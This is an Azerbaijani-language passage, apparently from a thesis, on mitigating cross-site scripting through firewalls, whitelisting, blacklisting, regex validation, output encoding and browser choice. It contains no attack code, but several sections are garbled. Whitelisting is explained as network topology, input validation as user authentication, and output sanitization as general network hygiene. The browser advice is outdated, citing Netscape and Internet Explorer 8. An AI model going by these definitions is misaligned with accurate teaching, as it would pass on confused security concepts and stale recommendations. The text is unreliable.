Firewall veb tətbiqlərdə XSS hücumlarının qarşısını almaq üçün effektivdir. Təhlükəsizlik divarı veb tətbiqlərinə daxil olan HTTP sorğularını süzərək hücum cəhdlərinin qarşısını ala bilər. Bu tətbiqə daxil olan məlumatların filtrlənməsi və ya bloklanması əməliyyatlı çox rahatlıqla həyata keçirilə bilər.

Veb Tətbiq Firewall (WAF) – Bu xüsusi olaraq veb tətbiqlər üçün nəzərdə tutulmuş firewall növüdür. HTTP protokolu təhlil edərək, tətbiqə edilən sorğuların təhlükəsiz olub olmadığını yoxlayır. WAF giriş məlumatlarını analiz edərək süzgəcdən keçirə və şübhəli hal aşkar etdikdə kodları bloklaya bilər.

- Şəbəkə Firewall – Bu tip firewall şəbəkə səviyyəsində işləyir və IP ünvanları, portlar və protokollar kimi şəbəkə səviyyəli xüsusiyyətlərindən istifadə edərək sorğuları süzə bilər. Şəbəkə firewall, bir şəbəkədəki məlumat axını üzərindən keçən trafiki izləyən və tənzimləyən bir təhlükəsizlik cihazıdır. Firewall, şəbəkədəki hər hansı bir cihazın giriş və çıxış trafikini monitorlayır və istifadəçi təyinatlı filtrasiya qaydalarına əsaslanaraq trafiki icazə verilən və ya qadağan olunan paketlərə ayırır.

  Firewall, bir şəbəkədəki potensial təhlükələri idarə etmək üçün bir neçə funksiyanı yerinə yetirir. Bunlar aşağıdakıları əhatə edir:

  Paket filtrasiyası: Firewall, şəbəkədə dolaşan hər bir paketi təhlükəli və ya icazə verilməyən hər hansı bir məlumatlaşma nöqtəsinə çatmaqdan qoruyan filtrasiya qaydalarını tətbiq edir. Qadağan olunmuş IP ünvanları, protokollar və portlar, istifadəçilərin icazə verilməmiş əməliyyatları kimi filtrasiya qaydaları təyin edilə bilər.

  Açıq portları idarə etmək: Firewall, şəbəkədəki qurğuların açıq portlarını izləyir və təhlükəsizlik açığı təşkil edə biləcək açıq portları kapatmaq üçün qoruyucu tədbirlər görə bilər.

  VPN (Virtual Private Network) təhlükəsizliyi: Firewall, şirkət şəbəkəsinə

qoşulan əməkdaşların təhlükəsiz bir VPN kanalı ilə şəbəkəyə girişini təmin edən VPN server funksiyalarını yerinə yetirə bilər.

DoS (Denial of Service) hücumlarına qarşı müdafiə: Firewall, şəbəkədəki DoS hücumlarını aşkarlayaraq hücumun mənbəyi olan IP ünvanlarını bloklaya bilər və şəbəkənin fəaliyyətinin davam etməsini təmin edir.

İstifadəçi vətəndaşlığı: Firewall, şəbəkədəki istifadəçilərə əsaslanaraq istifadəçi qruplarına, protokollara və xidmətlərə icazə vermək üçün istifadəçi vətəndaşlığı prinsiplərini tətbiq edə bilər.

Günlük yığılması və izləməsi: Firewall, şəbəkədə baş verən hadisələri izləyən və günlük məlumatlarını yığan bir sistemin parçası olaraq fəaliyyət göstərir.

Şəbəkə firewall-ları, şəbəkə təhlükəsizliyini təmin etmək və şəbəkədəki potensial təhlükələri minimize etmək üçün çox önəmli bir rola malikdir.

- Host Firewall – Bu tip firewall əməliyyat sistemi səviyyəsində işləyir və kompüterin resurslarını qoruyur. O, tətbiq üçün xüsusi filtrləmə və bloklama qaydaları yarada bilər, lakin XSS hücumlarından qorunmaq üçün kifayət olmaya bilər. Host firewall, bir cihazın (kompüter, mobil telefon və s.) özündə yerləşən və yalnız o cihazın trafikini monitorlayan və tənzimləyən bir təhlükəsizlik cihazıdır. Şəbəkədən gələn və şəbəkəyə gedən məlumatlarla yalnız həmin cihazın işlədiyi şəbəkə ilə bağlı əlaqəli olan trafikləri idarə edir.

  Host firewall, bir şəbəkədəki potensial təhlükələri idarə etmək üçün bir neçə funksiyanı yerinə yetirir:

  Giriş/çıxış trafikinin filtirlənməsi: Host firewall, cihazın giriş və çıxış trafikini izləyir və filtrasiya qaydalarını tətbiq edərək icazə verilən və ya qadağan olunan paketləri ayırır. Bu, cihazın şəbəkə üzərindən gələn potensial təhlükələrə məruz qalma riskini azaldır.

  Portların idarə edilməsi: Host firewall, cihazdakı açıq portları izləyir və təhlükəsizlik açığı təşkil edə biləcək açıq portları təyin edilmiş filtrasiya qaydaları ilə tənzimləyə bilir.

  Proqram daxili filtirləmə: Host firewall, təyin edilmiş təhlükəsizlik

qaydalarına əsaslanaraq, cihazda işləyən tətbiqlərin giriş və çıxış trafikini izləyə bilər. Bu, zərərli tətbiqlərin cihaza girişini məhdudlaşdırmağa və ya məhdudlaşdırılmış tətbiqlərin şəbəkə ilə əlaqəsini məhdudlaşdırmağa kömək edir.

VPN (Virtual Private Network) təhlükəsizliyi: Host firewall, cihazın VPN istifadəsi ilə şəbəkəyə bağlanmasını təmin edən VPN client funksiyalarını yerinə yetirə bilər. Bu, cihazın şəbəkə ilə təhlükəsiz bir əlaqə qurmaq üçün VPN protokollərini istifadə etməsini mümkün edir.

Host firewall, bir cihazın təhlükəsizliyini təmin etmək üçün əsaslı bir elementdir. Bu, zararlı yazılımların, təhlükəsizlik açıqlarının və potensial təhlükələrin cihaza girişini məhdudlaşdırır və cihazın şəbəkə ilə əlaqələrini tənzimləyir.

Veb tətbiqlərdə hücumları planlı şəkildə azaltmaq üçün iki əsas yanaşma var. Ağ siyahı yanlız məlum təhlükəsiz girişin tətbiq tərəfindən qəbul edilməsinə icazə verilməsini nəzərdə tutur, qara siyahı isə məlum zərəli girişin bloklanmasını nəzərdə tutur.Bu iki yanaşmanın XSS hücumlarını azaltmaq məqsədi ilə necə istifadə oluna biləcəyinə dair bəzi nümunələr:

Ağ siyahı icazə verilən dəstdə olmayan hər hansı simvolları silməklə istifadəçi daxiletməsini təmizləyir. Məsələn,yanlız alfasayısal simvollara icazə verilirsə, istifadəçi tərəfindən daxil edilmiş hər hansı xüsusi simvol silinəcəkdir. React və ya Angular kimi istifadəçi daxiletməsini avtomatik təmizləyən çərçivələrdən və ya kitabxanalardan istifadə edilməlidir. Tətbiq tərəfindən hansı məzmun mənbələrinin yüklənməsinə icazə verildiyini müəyyən edən Məzmun Təhlükəsizlik Siyasətindən istifadə edərək müəyyənləşdirmək mümkündür. Bu, icazəsiz mənbələrdən zərərli skriptlərin yüklənməsinin qarşısını əhəmiyyətli dərəcədə ala bilər. Ağ siyahısı (network topology), bir şəbəkədəki cihazların və bağlantıların fiziki və məntiqi təşkilatını təsvir edən bir konseptdir. Ağ siyahısı, cihazların bir-biri ilə necə əlaqələndiyini və məlumatların hansı yollarla axdığını göstərir.

Ağ siyahılarının müxtəlif tipləri mövcuddur, ən yaygın olanları isə aşağıdakılardır:

1. Star Topology (Ulduz siyahısı): Bu topologiyada, bütün cihazlar mərkəzi bir cihaza (switch və ya hub) bağlanır. Mərkəzi cihaz, bütün məlumatları cihazlar arasında dəyişdirmək üçün bir köprü kimi funksiya görür. Hər bir cihaz, mərkəzi cihaza bir-birə bağlanır və cihazlar arasında direkt əlaqə yoxdur.
2. Bus Topology (Bus siyahısı): Bu topologiyada, bütün cihazlar bir "bus" adlanan bir kommunikasiya xətti ilə bir-biri ilə əlaqələnir. Bu xətt, bütün cihazlar arasında paylaşılan bir xətt olaraq fəaliyyət göstərir. Hər bir cihaz məlumatı göndərmək üçün bu xətdən istifadə edir və bütün cihazlar məlumatı eyni zamanda alır.
3. Ring Topology (Hərəkət siyahısı): Bu topologiyada, cihazlar bir hərəkət formasında bir-biri ilə əlaqələnir. Hər bir cihaz, məlumatı komşu cihaza ötürərək hərəkət edir. Bu siyahıda cihazların sayı çox ola bilər və hər bir cihaz məlumatı özü üçün alır və həmin məlumatı digər cihaza ötürür.
4. Mesh Topology (Mesh siyahısı): Bu topologiyada, hər bir cihazın digər bütün cihazlarla direkt əlaqəsi var. Bu, hər bir cihazın çoxlu yollarla bir-biri ilə əlaqələndiyi bir siyahıdır. Mesh siyahısı, daha yüksək səviyyədə kefiyyətli və təhlükəsiz bir şəbəkə təmin etmək üçün çoxlu bağlantılarla redundansiya yaratmaq imkanı verir.

Bu siyahı daha böyük şəbəkələr üçün istifadə olunur və daha çox bant genişliyi və sürət tələb edən tətbiqlərə imkan verir.

Bu, yalnız bəzi ən populyar şəbəkə siyahıları nümunələridir. Hər bir topologiya özünün üstünlükləri və çətinlikləri olabilir və konkret bir şəbəkə tələblərinə uyğun olaraq seçilməlidir.

Qara siyahı XSS hücumlarında istifadə edilən javascript fraqmentlərini və ya HTML teqləri kimi məlum hücum nümunələrinin siyahısını yaratmaqla məlum zərərli girişi bloklayır. Məlum hücum nümunələrinə uyğun gələn hər hansı girişi bloklamaq üçün girişin doğruluğunu həyata keçirir. Hücum nümunələrini avtomatik bloklaya bilən və ya əlavə təhlükəsizlik tədbirləri təmin edən təhlükəsizlik divarından istifadə praktikada geniş istifadə edilir. Qara siyahılar, şəbəkə təhlükəsizliyi və məlumat filtrasiyası ilə bağlı əsas bir konseptdir. Bu siyahılar,

qadağan edilən məlumatları və ya istifadəçilərə məxsus olan potensial təhlükəli məlumatları şəbəkəyə girməsinə imkan verməmək üçün istifadə edilir.

Qara siyahıların tətbiqi şəbəkə təhlükəsizliyini gücləndirir və aşağıdakı faydaları sağlaya bilər:

1. Təhlükəli məlumatların məhdudlaşdırılması: Qara siyahılar, şəbəkədəki təhlükəli məlumatları blok edərək şəbəkənin pozuntusuz fəaliyyətini təmin edir. Bu, zararlı məlumatların yayılmasını və potensial təhlükəli hücumları minimuma endirir.
2. Spam və kötü məqsədlənən e-poçtların filtrlənməsi: Qara siyahılar, spam və kötü məqsədlənən e-poçtları təşkil edən IP ünvanlarını və domenləri blok edir. Bu, işçi təsərrüfatında vaxt itkisinin azalmasına və istifadəçilərin şəxsi məlumatların təhlükəsizliyini qorumağa kömək edir.
3. Təhlükəli veb saytlarının məhdudlaşdırılması: Qara siyahılar, təhlükəli veb saytlarının IP ünvanlarını və domenlərini blok edərək istifadəçiləri potensial təhlükələrdən qoruyur. Bu, zərərli məzmun, fidye vəsaiti və digər internet təhlükəliyi təşkil edən təhdidlərə qarşı müdafiəni gücləndirir.
4. İstifadəçi qaydalarının tətbiqi: Qara siyahılar, şəbəkədəki istifadəçilər üçün qaydalar təyin edərək onların məlumatlara girişini və çıxışını məhdudlaşdırır. Bu, şirkət politikalarının tətbiqi, şəbəkədəki məlumatların məhdudlaşdırılması və istifadəçilərin yetkilənməsinin idarə edilməsi üçün istifadə olunur.
5. Şəbəkədəki qadağan olunan cihazların bloklanması: Qara siyahılar, qadağan edilən cihazların şəbəkədən əlaqələrinin məhdudlaşdırılmasını təmin edir. Bu, şirkətin şəbəkəsinə qadağan edilən cihazların şəbəkədə təsirinin minimala endirilməsinə kömək edir.

Əsasən, qara siyahılar şəbəkə təhlükəsizliyi və məlumat filtrasiyası üçün effektiv bir vasitədir. Şirkətlər və şəbəkə idarəçiləri, qara siyahıları şəbəkədə potensial təhlükələrin minimala endirilməsi və istifadəçilərin təhlükəsizliyinin qorunması üçün tətbiq edirlər.

Həm ağ siyahı, həm də qara siyahı XSS hücumlarını azaltmaqda təsirli ola bilsə də, ağ siyahıya alma ümumiyyətlə daha təhlükəsiz yanaşma hesab olunur,

çünki o, bütün naməlum girişləri defolt olaraq bloklayır. Digər tərəfdən, qara siyahıya salmaq çox vaxt daha az təsirli olur, çünki hakerlər aşkarlanmadan yayınmaq üçün hücumlarını asanlıqla dəyişdirə bilirlər. Buna görə də optimal təhlükəsizlik üçün hər iki yanaşmanın kombinasiyasından istifadə etmək tövsiyə olunur.

Müntəzəm ifadələrdən istifadə etmək XSS hücumlarını azaltmağın təsirli yollarından biridir. Adi ifadələr yəni regex mətni çevik və dəqiq şəkildə uyğunlaşdırmaq və manipulyasiya etmək üçün güclü vasitədir. İstifadəçi daxiletmələrini yoxlamaq və təmizləmək üçün regexdən istifadə etməklə veb tərtibatçıları zərərli kodun veb səhifələrə yeridilməsinin qarşısını ala bilərlər.

Girişin doğrulanması istifadəçi daxiletməsini veb tətbiqi tərəfindən qəbul edilməmişdən əvvəl təsdiqləmək üçün regexdən istifadə etmək faydalıdır. Bu girişin yanlız etibarlı simvollardan ibarət olmasını və heç bir zərərli kodu ehtiva etməməsini təmin edə bilər. Girişin doğrulanması, bir istifadəçinin kimlik məlumatlarının doğruluğunun və yetkili giriş hüququnun təyin edilməsi prosesidir. Bu proses, bir sistemə, tətbiqə və ya şəbəkəyə giriş istəyən istifadəçinin həqiqi kimliyini yoxlamaq və yetkiləndirmə addımlarını yerinə yetirmək üçün istifadə olunur.

Girişin doğrulanması ümumilikdə aşağıdakı addımları əhatə edir:

1. Kimlik məlumatlarının təqdim edilməsi: İstifadəçidən kimlik məlumatları tələb olunur. Bu, genəlliklə istifadəçi adı və ya istifadəçi adı/parol kombinasiyasını içərir. Bəzi hallarda, əlavə doğrulama faktorları da tələb oluna bilər, məsələn, bir istifadə edilməyən kod və ya biometrik məlumatlar.
2. Kimlik məlumatlarının doğrulanması: İstifadəçinin təqdim etdiyi kimlik məlumatları, sistemdəki istifadəçi hesabları ilə müqayisə olunur. Şifrələr əsasən şifrələmə və ya karma prosesləri ilə saxlanılır və müqayisə olunur. Kimlik məlumatları doğrulandıqda, istifadəçiyə yetkiləndirilmiş giriş imkanı verilir.
3. İki faktorlu doğrulama (2FA): İki faktorlu doğrulama, istifadəçinin kimlik məlumatlarının doğrulanmasına əlavə olaraq bir başqa doğrulama faktorunun daha istifadə edilməsidir. Məsələn, istifadəçiyə bir SMS doğrulama kodu göndərilə bilər və ya doğrulama tətbiqi istifadə edilə bilər. Bu, təhlükəsizliyi

artıraraq kimlik oğurluğunu və ya yetkisiz girişi azaltmaya kömək edir.

4. Yetkiləndirmə: İstifadəçi doğrulandıqdan sonra, sistemdəki və ya tətbiqdəki yetkiləndirmə səviyyəsi təyin edilir. Bu, istifadəçinin girişə nəzarət edə biləcəyi resursları, verilənlər bazalarını, faylları və ya digər sistem komponentlərini idarə edir. Yetkiləndirmə, istifadəçinin bəzi funksiyalara olan girişini məhdudlaşdırmaq üçün istifadəçi rolları və ya icazə səviyyələri istifadə edə bilər.

Girişin doğrulanması, məlumat təhlükəsini əhəmiyyətli bir şəkildə təmin edən kritik bir tədbirdir. Düzgün və güclü bir kimlik doğrulama prosesi, yetkisiz girişi qarşısını alır, istifadəçilərin hesablarının qorunmasını təmin edir və sistemlərin təhlükəsizliyini artırır. Bu səbəbdən, girişin doğrulanması, bir çox tətbiq, veb sayt, şəbəkə infrastrukturu və digər məlumat sistemlərində yayılan bir təhlükəsizlik tədbiri kimi geniş yayılmışdır.

Çıxışın dezinfeksiya edilməsi veb səhifəsində göstərilən çıxışı təmizləmək üçün regexdən istifadə edilməsi məqsədə uyğun sayılır. Bu girişə daxil edilmiş potensial zərərli kodu silə bilər. Çıxışın dezinfeksiya edilməsi prosesi, bir şəbəkədən gələn məlumatların təhlükəsizlik tədbirləri ilə təmizlənməsini təmin edir. Bu prosesin tətbiq edilməsi aşağıdakı addımları əhatə edir:

1. Güncəlləmələr və patch-lər: Şəbəkədəki sistemlər, təhlükəsizlik açıqlarının səbəb olduğu potensial təhlükələrdən qorunmaq üçün düzgün şəkildə güncəllənməlidir. Bu, proses sistemləri, proqramlar və təhlükəsizlik məntəqələrinin güncəlləmələrini əhatə edir.
2. Antivirus və anti-malware axtarışı: Şəbəkədəki sistemlər, potensial təhlükəli faylların və proqram axtarışı üçün antivirus və anti-malware proqramları ilə skan edilməlidir. Bu, zararlı məlumatların təşhis edilməsi və silinməsi üçün tədbirləri əhatə edir.
3. İnternet filtrasiyası: Şəbəkədəki internet trafiki, potensial təhlükəli veb saytların, kötü məqsədlənən məlumatların və zararlı kodların filtrlənməsi üçün bir internet filtrasiya tədbiri ilə işlənməlidir. Bu, şəbəkədən gələn məlumatların məhdudlaşdırılması və təhlükəsizlik məzmununun izlənməsi üçün istifadə

edilir.

4. İstifadəçi məlumatlarının təhlükəsizliyi: Şəbəkədəki istifadəçilərin məlumatlarının təhlükəsizliyi, güclü şifrələmə, parol qaydalarının tətbiqi, iki faktorlu doğrulama və digər tədbirlər vasitəsilə təmin edilməlidir.
5. Sosial mühit təhlükələri ilə mübarizə: Şəbəkədəki istifadəçilər, sosial mühit təhlükələri ilə əlaqəli təhlükəli linklər, fərdi məlumatlarının təhlükəsizliyi və digər sosial mühit təhlükələri ilə bağlı tədbirlər və təhsillər ilə təmin edilməlidir.

Bu addımlar, şəbəkənin təhlükəsizliyini gücləndirmək və potensial təhlükələri aradan qaldırmaq üçün əhəmiyyətli tədbirlərdir. Dezinfeksiya prosesi, şəbəkədəki məlumatların təhlükəsiz və sağlam olmasını təmin edərək şirkətlər və şəbəkə idarəçiləri üçün əsas bir tədbirdir.

Escape simvolları zərərli kodu yeritmək üçün istifadə oluna biləcək simvollardan qaçmaq üçün regexdən istifadə edir. Məsələn, istifadəçi “<” simvolunu ehtiva edən sətir daxil edilərsə, o HTML teqlərini veb səhifəyə daxil etmək üçün istifadə edilə bilər. Bu zaman daxiletmə düz mətn kimi göstərilir və zərərli kod icra edilməyəcək formaya çevrilir.

Kitabxanadan istifadə edilməsi sıfırdan regex nümunələri yazmaq əvəzinə, girişi təsdiqləmək və təmizləmək üçün əvvəlcədən qurulmuş nümunələri ehtiva edən etibarlı kitabxana və ya çərçivədən istifadə etmək üçün tərtibatçıya rahatlıq gətirir. Bu vaxta qənaət edə və ən yaxşı təcrübələrə əməl olunmasını təmin edə bilər. Ümumiyyətlə, müntəzəm ifadələrdən istifadə veb tətbiqlərində XSS hücumlarını azaltmaq üçün təsirli bir yoldur. Daxiletməni təsdiqləmək və təmizləmək, simvollardan qaçmaq eyni zamanda etibarlı kitabxanalardan istifadə etməklə veb tərtibatçıları zərərli kodun veb səhifələrinə yeridilməsinin qarşısını almağa kömək edə bilər.

Saytlararası skript hücumları həm müştəri, həm də server tərəfi yoxlamasından istifadə etməklə azaldıla bilən veb tətbiqin zəifliyinin bir növüdür. Müştəri tərəfi doğrulama, giriş serverə göndərilməzdən əvvəl istifadəçinin kompüterində həyata keçirilən yoxlamalara aiddir. Buraya daxil edilmiş məlumatların formatını və növünü yoxlamaq və onun heç bir etibarsız simvol və ya

potensial zərərli kodu ehtiva etmədiyinə əmin olmaq üçün javascriptdən istifadə daxil ola bilər. Server tərəfində doğrulama istifadəçi tərəfindən giriş məlumatları təqdim edildikdən sonra server tərəfində həyata keçirilən yoxlamalarına aiddir. Buraya daxil edilmiş məlumatı təsdiqləmək, onu təmizləmək və xüsusi tələblərə cavab verməsini təmin etmək üçün müntəzəm ifadələrdən və digər server tərəfi skript dillərindən istifadə daxil ola bilər. Veb tətbiqlərdə hücum faizini azaltmaq məqsədi ilə müştəri və server tərəfi doğrulamadan istifadə edilməsi üçün bəzi tədbirlər:

Server yükünü azaltmaq üçün müştəri tərəfi doğrulamadan istifadə edilməsi – Müştəri tərəfində yoxlama aparılması emal üçün serverə göndərilməli olan məlumatların miqdarını azalda bilər, bu da server yükünü azaltmağa və veb tətbiqinin ümumi performansını yaxşılaşdırmağa kömək edə bilər.

Verilənlərin bütövlüyünü təmin etmək üçün server tərəfində doğrulamadan istifadə edilməsi – Müştəri tərəfi doğrulama məlumatlı haker tərəfindən keçə bilər, buna görə də daxil edilmiş məlumatların bütövlüyünü təmin etmək üçün server tərəfi yoxlamadan istifadə etmək vacibdir.

Müştəri tərəfi və server tərəfi doğrulamanın birləşməsindən istifadə edilməsi- Həm müştəri tərəfi, həm də server tərəfi doğrulamadan istifadə XSS hücumlarına qarşı daha möhkəm müdafiə təmin edə bilər, çünki o, həm də məlumatların göndərilməsindən əvvəl, həm də sonra potensial zəifliklər tutmağa və qarşısını almağa kömək edə bilər.

Bütün daxiletmə sahələrində daxiletmənin təsdiqini və sanitarizasiyasını həyata keçirilməsi - İstifadəçi daxiletmə sahələri, mətn qutuları, formalar və URL-lər daxil olmaqla, təsdiq edilməli və təmizlənməlidir.

Çərçivələrdən və kitabxanalardan istifadə edilməsi – Bir çox məşhur veb çərçivələr və kitabxanalar XSS hücumlarının qarşısını almaq üçün istifadə edilə bilən daxili yoxlama və təmizləmə funksiyalarını təmin edir. Ümumilikdə, veb tətbiqlərdə hücumların azaldılmasının açarı ikitərəfli doğrulamanı həyata keçirmək və bütün daxiletmə məlumatlarının hərtərəfli təsdiqlənməsini və sanitarizasiyasını təmin etməkdir. Təhlükəsizliyə proaktiv yanaşma və girişin yoxlanılması üçün ən

yaxşı təcrübələri tətbiq etməklə veb tərtibatçıları XSS hücumlarının riskini azaltmağa və veb tətbiqlərin ümumi təhlükəsizliyini yaxşılaşdırmağa kömək edə bilər.

Saytlararası skript hücumları çıxışın xüsusi kodlaşdırılması və qaçış üsullarından istifadə etməklə azaldıla bilən veb tətbiq zəifliyinin bir növüdür. Çıxışın kodlaşdırılması xüsusi simvolların HTML və ya javascript kodu kimi şərh edilməsinə mane olan müvafiq HTML obyektlərinə çevrilməsini nəzərdə tutur. Bu istifadəçi tərəfindən təmin edilən daxiletmənin veb səhifədə təhlükəsiz şəkildə göstərilməsini təmin etməklə XSS hücumlarından zərər görməməyə kömək edə bilər. Veb tətbiqdə çıxış kodlaşdırılmasından istifadə və təhlükədən qaçmaq üçün tədbirlər:

İstifadəçi daxiletməsini sanitarlaşdırmaq üçün çıxış kodlaşdırmasından istifadə edilməsi – İstifadəçi daxiletməsini veb səhifədə göstərməzdən əvvəl hər hansı potensial zərərli kodun icrasının qarşısını almaq üçün onun düzgün kodlandığına əmin olmaq lazımdır.

Etibarlı kodlaşdırma kitabxanasından istifadə edilməsi – Daxil edilmiş məlumatların kodlaşdırılması üçün əvvəlcədən qurulmuş funksiyaları ehtiva edən güvənli kitabxana və ya çərçivədən istifadə edilməsi məqsədəuyğundur.

Müvafiq kodlaşdırma texnikasından istifadə edilməsi – Fərqli məlumat növləri müxtəlif kodlaşdırma növləri tələb edir, ona görə də kodlaşdırılan məlumat növü üçün müvafiq texnikadan istifadə etdiyimizə əmin olmalıyıq.

innerHTML – dən istifadə etməkdən çəkinməli – Veb səhifəyə məzmunu dinamik şəkildə daxil etmək üçün innerHTML xassəsindən istifadə onu XSS hücumlarına qarşı həssas edə bilər. Bunun əvəzinə mətn məzmununu etibarlı şəkildə daxil etmək üçün textContent və ya createTextNode istifadə etmək daha məqsədəuyğundur.Ümumiyyətlə, çıxış kodlaşdırılması XSS hücumlarını azaltmaq üçün ən gözəl təcrübələrdən biridir. İstifadəçi daxiletməsini lazimi qaydada sanitarlaşdırmaqla və bütün xüsusi simvolların düzgün şəkildə kənarlaşdırıldıqda və ya kodlaşdırılmasını təmin etməklə, veb tərtibatçıları səhifələrdə zərərli kodun dağıdıcı istifadəsinin qarşısını almağa kömək edir.

HTML obyekt kodlaşdırılması veb tətbiqlərdə saytlararası skript hücumlarını azaltmaq üçün texnikadır. Bu hücuma şərait yaradan xüsusi simvolların HTML və ya javascript kodu kimi render olunmasına mane olan müvafiq HTML obyektlərinə çevrilməsini nəzərdə tutur. Bu istifadəçi tərəfindən təmin edilən daxiletmənin veb saytda təhlükəsiz göstərilməsini təmin etməklə XSS hücumlarına qarşı güclü olmağa kömək edir. Veb tətbiqlərdə HTML obyekt kodlaşdırılmasından istifadə etmək üçün bəzi nüanslar:

İstifadəçi tərəfindən təmin edilən bütün məlumatların kodlanması – Veb saytdan istifadə edən istifadəçilər tərəfindən təmin edilən məlumatlar mətn, HTML teqləri və atributlar daxil olmaqla veb səhifədə göstərilməzdən əvvəl kodlaşdırılmalıdır.

Müvafiq kodlaşdırma funksiyasından istifadə edilməsi – Müxtəlif proqramlaşdırma dilləri və çərçivələr HTML obyektlərinin kodlaşdırılması üçün müxtəlif funksiyalara malik ola bilər. Xüsusi platformamız üçün uyğun funksiyadan istifadə etməliyik.

Etibarlı kodlaşdırma kitabxanasından istifadə edilməsi – Sıfırdan kod yazmaq əvəzinə, HTML obyektlərinin kodlaşdırılması üçün əvvəlcədən qurulmuş funksiyaları ehtiva edən etibarlı kitabxana və ya çərçivədən istifadə etmək işimizi asanlaşdıracaq.

Düzgün kodlaşdırma formatından istifadə edilməsi – Fərqli məlumat növləri müxtəlif kodlaşdırma formatları tələb edir, ona görə də kodlaşdırılan məlumat növü üçün düzgün formatdan istifadə etdiyimizə əmin olmalıyıq.

Performansa diqqət yetirilməsi – HTML obyektinin kodlaşdırılması resurs tutumlu ola bilər, buna görə də performansa diqqət yetirməli və səhifənin yükləmə müddətlərinə təsirini minimuma endirmək üçün keşləmə və ya digər optimallaşdırma üsullarını tətbiq etməyi düşünməliyik. Ümumiyyətlə, HTML obyektlərinin kodlaşdırılması veb tətbiqlərində XSS hücumlarını azaldılması yolunda atılmış ciddi addımlardan biridir.

Müasir veb çərçivələrdə saytlararası skript hücumlarının qarşısını almaq üçün daxili funksiyaları təmin edir.Müasir veb çərçivələrdə tapılan bəzi ümumi

xüsusiyyətlər aşağıdakılardır:

Avtomatik çıxış kodlaşdırılması – Bir çox müasir veb çərçivələr istifadəçi tərəfindən təmin edilmiş məlumatları veb səhifədə göstərməzdən əvvəl avtomatik olaraq kodlayır.Bu istifadəçi daxiletməsinin həmişə təhlükəsiz şəkildə göstərilməsini təmin etməklə XSS hücumlarının qarşısını almağa kömək edə bilər.

Şablonlaşdırma mühərrikləri – Şablonlama mühərrikəri HTML məzmununu təhlükəsiz şəkildə yaratmaq üçün rahat bir yol təqdim edir. Onlar tez-tez xüsusi simvollardan qaçmaq və hücuma qarşı müdafiə sistemi qurmaq xüsusiyyətlərinə malikdirlər.

FƏSİL 3. TƏHLİLLƏR VƏ ŞƏRHLƏR

3.1. Metodların tətbiqi və müqayisələr

İstifadəçilərin yeni texnologiya ilə daha az təcrübəsi, eyni zamanda diqqətsizliyi nəticəsində haker istifadəçinin müdafiəsini asanlıqla qıra bilər. Buna görə də, internetdə gəzinən zaman istifadəçinin XSS müdafiə zəifliyi barədə məlumatlılığını artırmaq həyati əhəmiyyət kəsb edir. Saytlararası skript hücumları qarşısı alınmadıqda veb tətbiqlərə və onların istifadəçilərinə əhəmiyyətli təsir göstərə bilər. XSS hücumlarının bəzi potensial nəticələri bunlardır:

Məlumat oğurluğu – XSS hücumları şübhəsiz istifadəçilərdən istifadəçi adları, parollar və kredit kartı nömrələri kimi həssas informasiyaları oğurlamaq üçün istifadə edilə bilər. Haker oğurlanmış məlumatlardan şəxsiyyət oğurluğu, maliyyə fırıldaqları və ya digər zərərli fəaliyyətlər etmək üçün istifadə edə bilərlər.

Hesabın oğurlanması – XSS boşluqlarından istifadə etməklə hakerlər istifadəçi hesablarına giriş əldə edə və onlara nəzarət edə bilərlər. Daha sonra onlar spam göndərmək, zərərli proqramları yaymaq və ya əlavə hücumlar həyata keçirmək üçün oğurlanmış hesablardan istifadə edə bilərlər.

Zərərli proqramların yayılması – Haker XSS hücumlarından istifadə edərək veb səhifədə mənfi məqsədlərini həyata keçirə bilər. Zərərli proqramları şübhəsiz istifadəçilərə yaymaq məqsədi daşıya bilər.

Reputasiyanın zədələnməsi – XSS hücumları veb tətbiqinin və ya təşkilatın reputasiyasına xələl gətirə bilər.İstifadəçilər veb tətbiqetmədə XSS zəifliyindən xəbərdar olarsa, onlar tətbiqə inamını itirə və ondan istifadəni dayandıra bilərlər.

Hüquqi və maliyyə öhdəlikləri – XSS hücumu həssas məlumatların oğurlanması və ya maliyyə itkiləri ilə nəticələnərsə, veb tətbiq sahibi dəymiş ziyana görə məsuliyyət daşıya bilər və ya qanuni tədbirlərlə üzləşə bilər.

Ümumiyyətlə, XSS hücumları veb tətbiqlər və onların istifadəçiləri üçün ciddi nəticələrə səbəb ola bilər. Veb tərtibatçıları və təşkilatları XSS hücumlarının qarşısını almaq üçün addımlar atmalı və onların tətbiqlərinin təhlükəsiz və bu tip hücumlardan qorunmasını təmin etməlidir.

Bildiyimiz kimi, XSS zəifliyindən xilas olmağın əsas yolu bütün skript dilini

deaktiv etməkdir. Təəssüf ki, istifadəçilər skript dilini söndürə bilməzlər, çünki o, skript dilindən istifadə edərək veb saytda çoxlu funksiyaları və bir çox gözəl görüntü effektlərini söndürəcək. Ona görə də biz skriptsiz əməliyyatları həyata keçirə bilmərik.Bununla belə istifadəçi aşağıdakı bir neçə təhlükəsizlik qaydalarını qəbul edə bilsə, bu tədbirlər istifadəçilərə XSS zəifliyi riskini azaltmağa kömək edə bilər.

Birincisi, yaxşı veb brauzerin seçilməsi çox vacibdir, çünki yaxşı veb brauzer zərərli hücuma müqavimət göstərmək və haker hücumundan qaçmaq üçün təhlükəsiz mühit təmin edəcəkdir. Bir haker hədəfinin adətən istifadəçi əsaslı İnternet Explorer olan veb brauzer olması səbəbindən bu yaxşı seçim deyil. Buna görə də, istifadçilər Firefox və ya Netscape seçsələr, biz hakerin hədəfi olmaqdan qaçacağıq.Təhlükəsizlik üçün hücuma qarşı daha dayanıqlı və uyğun veb brauzerin seçilməsi çox vacibdir.

İkincisi, veb brauzerdə istifadə edilə bilən bir çox faydalı plug-in alətləri var. İE 8.0 versiyasında XSS filtri var hansı ki, istifadəçi XSS tərəfindən hücuma məruz qalarsa, XSS filtri Reflected XSS zəifliyini aşkar etsin və zərərli kodu blok etsin.Zərərli kod icra olunmur və istifadəçini xəbərdar etmək üçün xəbərdarlıq mesajı açılır. Buna görə də, istifadəçilər hücumlara qarşı daha çox funksiyaya sahib olmaq üçün veb brauzeri müntəzəm olaraq yeniləməlidirlər. Firefoxda əlavələr istifadəçilərə saxta veb-saytı tanımaqda kömək etmək üçün bir çox faydalı proqram təminatı təmin edə bilər. Məsələn, Firefox-da istifadəçilərin etibarlı veb sayta daxil olmasını təmin edə bilən NoScript əlavələri var hansı ki, XSS hücumuna və klikləmə cəhdlərinə də müqavimət göstərir. Bundan əlavə, Firefox-da “safeHistory” əlavələri veb brauzerə hücumlara qarşı durmağa kömək edən vasitələrdəndir.

